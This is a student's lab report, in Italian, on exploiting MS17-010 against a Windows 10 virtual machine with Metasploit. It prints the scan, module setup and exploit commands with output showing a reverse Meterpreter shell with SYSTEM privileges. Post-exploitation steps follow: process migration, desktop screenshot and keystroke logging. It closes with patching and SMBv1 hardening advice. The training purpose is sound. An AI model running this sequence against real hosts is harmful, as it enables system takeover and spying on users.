Studentessa	Corso	Attività svolta
Martina Foresta	Cybersecurity	Sfruttamento di MS17-010 con Metasploit

Sfruttamento della vulnerabilità MS17-010 con Metasploit

1 Obiettivo e risultato

L'attività aveva l'obiettivo di ottenere una sessione Meterpreter su una macchina Windows vulnerabile a MS17-010. Il test si è concluso con una sessione remota dotata di privilegi SYSTEM. Tramite la sessione ho acquisito uno screenshot del desktop, verificato l'assenza di una webcam e catturato una breve sequenza di tasti digitata appositamente per la prova.

Elemento	Risultato	Evidenza
Target	192.168.50.102	Host Windows individuato nella rete interna
Servizio	TCP 445	Servizio microsoft-ds associato a SMB
Vulnerabilità	MS17-010	Il controllo di Metasploit ha indicato che il target era vulnerabile
Accesso	Meterpreter	Sessione aperta con privilegi SYSTEM
Post accesso	Completato	Screenshot remoto, webcam non presente e cattura controllata di una sequenza di tasti


2 Ambiente di laboratorio

Il laboratorio era composto da due macchine collegate alla rete interna 192.168.50.0/24. Kali Linux svolgeva il ruolo di macchina di test, mentre il sistema Windows rappresentava il bersaglio.

- Kali Linux: 192.168.50.100
- Windows: 192.168.50.102

Ho verificato per prima cosa l'indirizzo assegnato all'interfaccia eth0 di Kali.

```
ip -br address
```




3 Individuazione del bersaglio

Non ho dato per scontato l'indirizzo del sistema Windows. Ho eseguito una scansione di scoperta della sottorete, senza effettuare in questa fase l'enumerazione delle porte.

```
sudo nmap -sn 192.168.50.0/24
```

La scansione ha mostrato tre host attivi: 192.168.50.2, 192.168.50.100 e 192.168.50.102. Poiché 192.168.50.100 era Kali e 192.168.50.2 apparteneva al servizio DHCP della rete virtuale, ho identificato 192.168.50.102 come macchina Windows da analizzare.




4 Enumerazione dei servizi

Sul target individuato ho eseguito una scansione di tutte le porte TCP. L'opzione -p- estende la verifica a tutte le 65535 porte, --open mostra solo quelle aperte e -T4 accelera la scansione.

```
sudo nmap -p- --open -T4 192.168.50.102
```

Tra i servizi rilevati era presente la porta TCP 445, indicata da Nmap come microsoft-ds. Questa porta è comunemente associata al servizio SMB.



5 Ricerca e verifica della vulnerabilità

Dopo aver avviato Metasploit con msfconsole, ho cercato i moduli disponibili usando direttamente il codice della vulnerabilità. Questo passaggio è importante perché consente di scegliere il modulo sulla base del servizio e della vulnerabilità osservati.

```
search ms17-010
```

I risultati comprendevano il modulo di controllo auxiliary/scanner/smb/smb_ms17_010 e diversi moduli di exploit. Poiché l'obiettivo era ottenere una sessione Meterpreter, ho scelto exploit/windows/smb/ms17_010_psexec, indicato nei risultati come modulo per l'esecuzione remota di codice su Windows tramite SMB.




6 Configurazione del modulo di exploit

La selezione del modulo numero 10 ha caricato exploit/windows/smb/ms17_010_psexec. Metasploit ha impostato come payload predefinito windows/meterpreter/reverse_tcp. Prima dell'esecuzione ho controllato le opzioni: la porta remota era 445, LHOST corrispondeva a Kali 192.168.50.100 e mancava soltanto l'indirizzo del bersaglio.

```
use 10
```

```
options
```



Ho quindi impostato RHOSTS e usato check. Il controllo ha richiamato lo scanner MS17-010, ha riconosciuto Windows 10 Pro build 10240 a 64 bit e ha indicato esplicitamente che il target era vulnerabile.

```
set RHOSTS 192.168.50.102
```

```
check
```



7 Apertura della sessione Meterpreter

Dopo la verifica ho avviato il modulo. L'output ha mostrato l'avvio del reverse TCP handler su 192.168.50.100:4444, l'esecuzione del payload sul target e l'apertura della sessione Meterpreter. Metasploit ha inoltre indicato che la sessione era stata ottenuta con privilegi SYSTEM.

```
exploit
```

```
msf exploit(windows/smb/ms17_010_psexec) > exploit
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.102:445 - Target OS: Windows 10 Pro 10240
[*] 192.168.50.102:445 - Built a write-what-where primitive ...
[+] 192.168.50.102:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.50.102:445 - Selecting PowerShell target
[*] 192.168.50.102:445 - Executing the payload ...
[+] 192.168.50.102:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (203454 bytes) to 192.168.50.102
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.102:49451) at 2026-11-02 13:41:11 -0500

meterpreter >
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

8 Acquisizione dello schermo

Il primo comando screenshot non ha prodotto un'immagine. Il messaggio spiegava che la sessione era stata avviata da un servizio e non disponeva di un desktop interattivo. L'errore non indicava la perdita dell'accesso, ma la necessità di spostare Meterpreter in un processo appartenente alla sessione grafica dell'utente.

```
screenshot
```

```
meterpreter > screenshot
[-] Error running command screenshot: Rex::RuntimeError Current session was spawned by a service on Windows 8+. No desktops are available to screenshot.
meterpreter >
```

Con ps ho elencato i processi. Nell'elenco era presente explorer.exe con PID 3756, associato alla sessione 1 e all'utente del desktop Windows. Ho quindi scelto quel processo per la migrazione.

```
ps
```

```
kali@kali: ~
meterpreter > ps

Process List
============

 PID   PPID  Name                     Arch  Session  User                          Path
 ---   ----  ----                     ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                   x64   0
 268   4     smss.exe                 x64   0
 312   532   svchost.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 364   352   csrss.exe                x64   0
 396   532   VBoxService.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\VBoxService.exe
 440   352   wininit.exe              x64   0
 452   432   csrss.exe                x64   1
 492   3756  cmd.exe                  x64   1        DESKTOP-9K1O4BT\user          C:\Windows\System32\cmd.exe
 516   432   winlogon.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 532   440   services.exe             x64   0
 556   440   lsass.exe                x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 648   532   svchost.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 704   532   svchost.exe              x64   0        NT AUTHORITY\SERVIZIO DI RETE C:\Windows\System32\svchost.exe
 848   532   svchost.exe              x64   0        NT AUTHORITY\SERVIZIO DI RETE C:\Windows\System32\svchost.exe
 856   516   dwm.exe                  x64   1        Window Manager\DWM-1          C:\Windows\System32\dwm.exe
 868   532   svchost.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 940   532   svchost.exe              x64   0        NT AUTHORITY\SERVIZIO LOCALE  C:\Windows\System32\svchost.exe
 948   532   svchost.exe              x64   0        NT AUTHORITY\SERVIZIO LOCALE  C:\Windows\System32\svchost.exe
 1032  532   svchost.exe              x64   0        NT AUTHORITY\SERVIZIO LOCALE  C:\Windows\System32\svchost.exe
 1420  532   WmsSvc.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Windows MultiPoint Server\WmsSvc.exe
 1428  532   WmsSelfHealingSvc.exe    x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Windows MultiPoint Server\WmsSelfHealingSvc.exe
 1508  532   SearchIndexer.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\SearchIndexer.exe
 1704  532   spoolsv.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1784  532   svchost.exe              x64   0        NT AUTHORITY\SERVIZIO LOCALE  C:\Windows\System32\svchost.exe
 1968  532   svchost.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 2168  532   svchost.exe              x64   0        NT AUTHORITY\SERVIZIO LOCALE  C:\Windows\System32\svchost.exe
 2272  532   mqsvc.exe                x64   0        NT AUTHORITY\SERVIZIO DI RETE C:\Windows\System32\mqsvc.exe
 2376  532   TCPSVCS.EXE              x64   0        NT AUTHORITY\SERVIZIO LOCALE  C:\Windows\System32\TCPSVCS.EXE
 2384  532   pg_ctl.exe               x64   0        NT AUTHORITY\SERVIZIO DI RETE C:\Program Files\PostgreSQL\9.2\bin\pg_ctl.exe
 2436  648   unsecapp.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wbem\unsecapp.exe
 2440  532   snmp.exe                 x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\snmp.exe
 2536  532   svchost.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 2564  2384  postgres.exe             x64   0        NT AUTHORITY\SERVIZIO DI RETE C:\Program Files\PostgreSQL\9.2\bin\postgres.exe
 2572  2564  conhost.exe              x64   0        NT AUTHORITY\SERVIZIO DI RETE C:\Windows\System32\conhost.exe
 2624  532   tomcat7.exe              x64   0        NT AUTHORITY\SYSTEM           C:\tomcat7\bin\tomcat7.exe
 2676  2624  conhost.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
 2708  2564  postgres.exe             x64   0        NT AUTHORITY\SERVIZIO DI RETE C:\Program Files\PostgreSQL\9.2\bin\postgres.exe
 2792  532   svchost.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 2872  2564  postgres.exe             x64   0        NT AUTHORITY\SERVIZIO DI RETE C:\Program Files\PostgreSQL\9.2\bin\postgres.exe
 2880  2564  postgres.exe             x64   0        NT AUTHORITY\SERVIZIO DI RETE C:\Program Files\PostgreSQL\9.2\bin\postgres.exe
 2888  2564  postgres.exe             x64   0        NT AUTHORITY\SERVIZIO DI RETE C:\Program Files\PostgreSQL\9.2\bin\postgres.exe
 2896  2564  postgres.exe             x64   0        NT AUTHORITY\SERVIZIO DI RETE C:\Program Files\PostgreSQL\9.2\bin\postgres.exe
 2904  2564  postgres.exe             x64   0        NT AUTHORITY\SERVIZIO DI RETE C:\Program Files\PostgreSQL\9.2\bin\postgres.exe
 3260  648   WmiPrvSE.exe             x64   0        NT AUTHORITY\SERVIZIO DI RETE C:\Windows\System32\wbem\WmiPrvSE.exe
 3304  4128  conhost.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
 3420  868   sihost.exe               x64   1        DESKTOP-9K1O4BT\user          C:\Windows\System32\sihost.exe
 3472  868   taskhostw.exe            x64   1        DESKTOP-9K1O4BT\user          C:\Windows\System32\taskhostw.exe
 3520  1420  WmsSessionAgent.exe      x64   1        NT AUTHORITY\SYSTEM           C:\Program Files\Windows MultiPoint Server\WmsSessionAgent.exe
 3732  532   svchost.exe              x64   1        DESKTOP-9K1O4BT\user          C:\Windows\System32\svchost.exe
 3756  3704  explorer.exe             x64   1        DESKTOP-9K1O4BT\user          C:\Windows\explorer.exe
 3916  648   RuntimeBroker.exe        x64   1        DESKTOP-9K1O4BT\user          C:\Windows\System32\RuntimeBroker.exe
 4108  648   WmiPrvSE.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wbem\WmiPrvSE.exe
 4128  3484  powershell.exe           x86   0        NT AUTHORITY\SYSTEM           C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
 4420  648   ShellExperienceHost.exe  x64   1        DESKTOP-9K1O4BT\user          C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienceHost.exe
 4508  868   MicrosoftEdgeUpdate.exe  x86   1        DESKTOP-9K1O4BT\user          C:\Users\user\AppData\Local\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe
 4548  492   conhost.exe              x64   1        DESKTOP-9K1O4BT\user          C:\Windows\System32\conhost.exe
 4816  3756  VBoxTray.exe             x64   1        DESKTOP-9K1O4BT\user          C:\Windows\System32\VBoxTray.exe
```


Dopo migrate 3756, Meterpreter ha confermato il completamento della migrazione. Il nuovo tentativo ha salvato correttamente il file JPEG nella home di Kali.

```
migrate 3756
```

```
screenshot
```

```
meterpreter > migrate 3756
[*] Migrating from 4128 to 3756...
[*] Migration completed successfully.
meterpreter > screenshot
Screenshot saved to: /home/kali/lMWwEemG.jpeg
meterpreter >
```

L’apertura del file ha confermato che l’immagine conteneva il desktop della macchina Windows, incluso il Prompt dei comandi visibile nella sessione utente.




9 Verifica della webcam e prova della tastiera


Il comando webcam_list ha restituito No webcams were found: nella macchina virtuale non era disponibile una webcam accessibile dalla sessione.

Non essendo possibile eseguire la prova sulla webcam, ho proseguito con l'alternativa prevista dalla traccia e ho avviato una cattura controllata dei tasti con keyscan_start.

```
webcam_list
keyscan_start
```




Sul sistema Windows ho digitato test_meterpreter nel Prompt dei comandi.



Tornata nella sessione Meterpreter, ho eseguito keyscan_dump. L'output conteneva la sequenza digitata. Ho infine arrestato la cattura con keyscan_stop.

```
keyscan_dump
keyscan_stop
```



10. Valutazione dei rischi e soluzioni consigliate

Durante il test abbiamo verificato che la vulnerabilità MS17-010 può permettere a un attaccante di prendere il controllo di un computer Windows attraverso il servizio SMB, utilizzato per condividere file e risorse in rete.

Nel nostro laboratorio, sfruttando questa vulnerabilità con Metasploit, siamo riusciti ad aprire una sessione Meterpreter con privilegi SYSTEM. Questo significa che abbiamo ottenuto il massimo livello di autorizzazione sul computer bersaglio.

Il rischio è quindi molto elevato: un attaccante potrebbe eseguire comandi, accedere a informazioni riservate e compromettere il sistema.

10.1 Installazione degli aggiornamenti di sicurezza

La prima cosa da fare per proteggere il computer è installare l'aggiornamento di sicurezza Microsoft che corregge la vulnerabilità MS17-010.

Questo aggiornamento, chiamato anche patch, serve a eliminare il problema che ha permesso l'attacco. Dopo l'installazione, è importante controllare che l'aggiornamento sia stato applicato correttamente.

10.2 Disattivazione di SMBv1

SMBv1 è una vecchia versione del protocollo utilizzato da Windows per condividere file e stampanti attraverso la rete.

Poiché è un protocollo ormai superato e presenta problemi di sicurezza, è consigliabile disattivarlo quando non è necessario. Prima di farlo, bisogna però verificare che non ci siano programmi o dispositivi che lo utilizzano ancora, per evitare problemi di funzionamento.

10.3 Protezione della rete

Oltre ad aggiornare Windows, possiamo aumentare la sicurezza limitando le connessioni verso il servizio SMB.

Per esempio, attraverso il firewall possiamo impedire ai dispositivi non autorizzati di collegarsi alle porte TCP 445 e 139, utilizzate per le comunicazioni SMB e NetBIOS.

Possiamo anche separare i computer in diverse reti, in modo che un eventuale attaccante abbia maggiori difficoltà a raggiungere altri dispositivi. Queste precauzioni aiutano a ridurre i rischi, ma non sostituiscono gli aggiornamenti di sicurezza.

10.4 Controllo finale

Dopo aver applicato le misure di sicurezza, dobbiamo verificare che il computer non sia più vulnerabile.

Possiamo ripetere la scansione con il modulo di verifica MS17-010 di Metasploit e controllare il risultato. Se la vulnerabilità non viene più rilevata, abbiamo un primo riscontro positivo. È comunque importante verificare anche che la patch sia installata correttamente.

11. Conclusioni

Questa esercitazione ci ha permesso di comprendere come una vulnerabilità presente in un servizio di rete possa compromettere la sicurezza di un intero computer.

Attraverso Metasploit abbiamo sfruttato la vulnerabilità MS17-010 e ottenuto una sessione Meterpreter con privilegi SYSTEM sul sistema bersaglio.

Abbiamo quindi osservato concretamente quanto possa essere pericoloso utilizzare sistemi non aggiornati.

